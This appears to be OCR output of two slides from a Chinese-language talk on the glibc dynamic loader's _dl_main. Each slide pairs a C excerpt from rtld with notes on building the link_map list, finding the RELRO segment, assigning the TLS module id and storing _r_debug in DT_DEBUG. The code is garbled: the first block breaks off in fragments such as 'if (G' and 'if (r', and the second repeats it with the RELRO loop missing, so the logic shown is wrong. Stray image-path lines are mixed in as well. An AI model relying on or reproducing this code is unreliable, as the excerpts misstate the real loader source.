
```
$

    if (!GL(dl_rtld_map).l_name)
        GL(dl_rtld_map).l_name = (char *)GL(dl_rtld_map).l_libname->name;
    GL(dl_rtld_map).l_type = lt_library;
    main_map->l_next = &GL(dl_rtld_map);
    GL(dl_rtld_map).l_prev = main_map;
    ++GL(dl_ns)[LM_ID_BASE]._ns_nloaded;
    ++GL(dl_load_adds);

    if (GLRO(dl_use_load_bias) == (ElfW(Addr)) - 2)
        GLRO(dl_use_load_bias) = main_map->l_addr == 0 ? -1 : 0;

    const ElfW(Ehdr) * rtld_ehdr;
    rtld_ehdr = (void *)GL(dl_rtld_map).l_map_start;
    const ElfW(Phdr) *rtld_phdr = (const void *)rtld_ehdr + rtld_ehdr->e_phoff;
    GL(dl_rtld_map).l_phdr = rtld_phdr;
    GL(dl_rtld_map).l_phnum = rtld_ehdr->e_phnum;

    size_t cnt = rtld_ehdr->e_phnum;
    while (cnt-- > 0)
        if (rtld_phdr[cnt].p_type == PT_GNU_RELRO)
        {
            GL(dl_rtld_map).l_relro_addr = rtld_phdr[cnt].p_vaddr;
            GL(dl_rtld_map).l_relro_size = rtld_phdr[cnt].p_memsz;
            break;
        }

    if (G
        (

    if (r
        r
```

從 program header 中找 RELRO，更新位址與大小到 ld link_map

$ DL Start

_dl_main part3

- 初始化一大堆變數
  - TLS module id
  - RELRO
  - Other
- executable 的 link_map 會將 _r_debug 的位址存到 l_info[DT_DEBUG]




```
$ 

if (!GL(dl_rtld_map).l_name)
    GL(dl_rtld_map).l_name = (char *)GL(dl_rtld_map).l_libname->name;
GL(dl_rtld_map).l_type = lt_library;
main_map->l_next = &GL(dl_rtld_map);
GL(dl_rtld_map).l_prev = main_map;
++GL(dl_ns)[LM_ID_BASE]._ns_nloaded;
++GL(dl_load_adds);

if (GLRO(dl_use_load_bias) == (ElfW(Addr)) - 2)
    GLRO(dl_use_load_bias) = main_map->l_addr == 0 ? -1 : 0;

const ElfW(Ehdr) * rtld_ehdr;
rtld_ehdr = (void *)GL(dl_rtld_map).l_map_start;
const ElfW(Phdr) *rtld_phdr = (const void *)rtld_ehdr + rtld_ehdr->e_phoff;
GL(dl_rtld_map).l_phdr = rtld_phdr;
GL(dl_rtld_map).l_phnum = rtld_ehdr->e_phnum;

size_t cnt = rtld_ehdr->e_phnum;

if (GL(dl_rtld_map).l_tls_blocksize != 0)
    GL(dl_rtld_map).l_tls_modid = _dl_next_tls_modid();

if (main_map->l_info[DT_DEBUG] != NULL)
    main_map->l_info[DT_DEBUG]->d_un.d_ptr = (ElfW(Addr))r;
```

儲存 lib name / 更新 linkmap member / 增加 ref conut 等等。整個 link_map 是由 linked list 所維持，因此在新一個新的 object，會需要將其聯繫起來

$ DL Start

_dl_main part3

- 初始化一大堆變數
  - TLS module id
  - RELRO
  - Other
- executable 的 link_map 會將 _r_debug 的位址存到 l_info[DT_DEBUG]



```
$
```

